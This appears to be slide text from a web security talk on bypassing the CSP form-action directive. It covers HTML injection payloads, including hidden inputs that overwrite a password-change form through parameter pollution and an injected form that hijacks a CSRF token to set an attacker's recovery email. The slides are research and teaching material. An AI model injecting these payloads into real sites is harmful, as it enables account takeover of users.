Overwrite input with parameter pollution

```
<form action="/change_password">
  <input name="current_password" type="password" />
  <input name="new_password" type="password" />
  <input name="new_password_repeat" type="password" />

  <input type="submit" value="Change password" />
</form>
```

Overwrite input with parameter pollution

```
<form action="/change_password">
```

```
<input name="new_password" value="account-takeover" hidden />
```

```
<input name="new_password_repeat" value="account-takeover" hidden />
```

```
<form action="/change_password">
```

```
  <input name="current_password" type="password" />
```

```
  <input name="new_password" type="password" />
```

```
  <input name="new_password_repeat" type="password" />
```

```
  <input type="submit" value="Change password" />
```

Overwrite input with parameter pollution

```
<form action="/change_password">
```

```
<input name="new_password" value="account-takeover" hidden />
```

```
<input name="new_password_repeat" value="account-takeover" hidden />
```

```
<form action="/change_password">
```

```
  <input name="current_password" type="password" />
```

```
  <input name="new_password" type="password" />
```

```
  <input name="new_password_repeat" type="password" />
```

```
  <input type="submit" value="Change password" />
```

Overwrite input with **parameter pollution**

Sometimes the 1st parameter is used

Sometimes the 2nd parameter is used

<https://medium.com/@0xAwali/http-parameter-pollution-in-2024-32ec1b810f89>

Hijacking CSRF tokens

Hijacking CSRF tokens

```
<form action="/search">
  ...
  <input name="CSRF_token" type="hidden"
    value="42e18d6d8dd684bc9355a553b5db0134" />
  ...
</form>
```

Hijacking CSRF tokens

```
<form action="/change_recovery_email">
```

```
<input name="recovery_email" value="0-cool@hackers.net" hidden />
```

```
<form action="/search">
```

```
...
```

```
<input name="CSRF_token" type="hidden"  
      value="42e18d6d8dd684bc9355a553b5db0134" />
```

```
...
```

```
</form>
```

Hijacking CSRF tokens

```
<form action="/change_recovery_email">
```

```
<input name="recovery_email" value="0-cool@hackers.net" hidden />
```

```
<form action="/search">
```

```
...
```

```
<input name="CSRF_token" type="hidden"  
      value="42e18d6d8dd684bc9355a553b5db0134" />
```

```
...
```

```
</form>
```

Conclusions

Exploitation is still possible
if **form-action** is not used

The great majority of websites don't use this directive
(~82.5% of the time)

The `form-action` directive can be bypassed

- Even if `form-action` is set to `'self'` forms can still be used to exfiltrate the document to an external domain.
- The whole document is consumed, no need of a closing quote.
- User interaction is required: 1 click.
- 87.5% of websites set `form-action` to `'self'`

The bug bounty can pay if the app has a login

The password manager can be used even if the form fields have the **autocomplete=off** attribute

Dangling Markup Injections are useful when `form-action` is set to `'none'`

- These attacks do not require user interaction.
- These attacks can be blocked by means of other directives (`img-src`, `style-src`, `frame-src`)
- The `<a>` attack requires 1 click from the user but it cannot be blocked by any CSP directive.
- There must be a closing quote somewhere in the document.

When form-action is set to 'self'

The application remains vulnerable to some attacks.

- Same-Site Request Forgery
- Overwrite original form values via parameter pollution.
- The form-action Content Security Policy bypass.

Michał Zalewski, @lcamtuf

I didn't know some of these techniques
have been public since 2011.

Others are new.

Postcards from the post-XSS world
(2011)

<https://lcamtuf.coredump.cx/postxss/>

Write-up:
nzt-48.org

X: [@ruben_v_pina](https://twitter.com/ruben_v_pina)

Mastodon: [@ruben_v_pina](https://mastodon.social/@ruben_v_pina)

[linkedin.com/in/ruben-v-pina/](https://www.linkedin.com/in/ruben-v-pina/)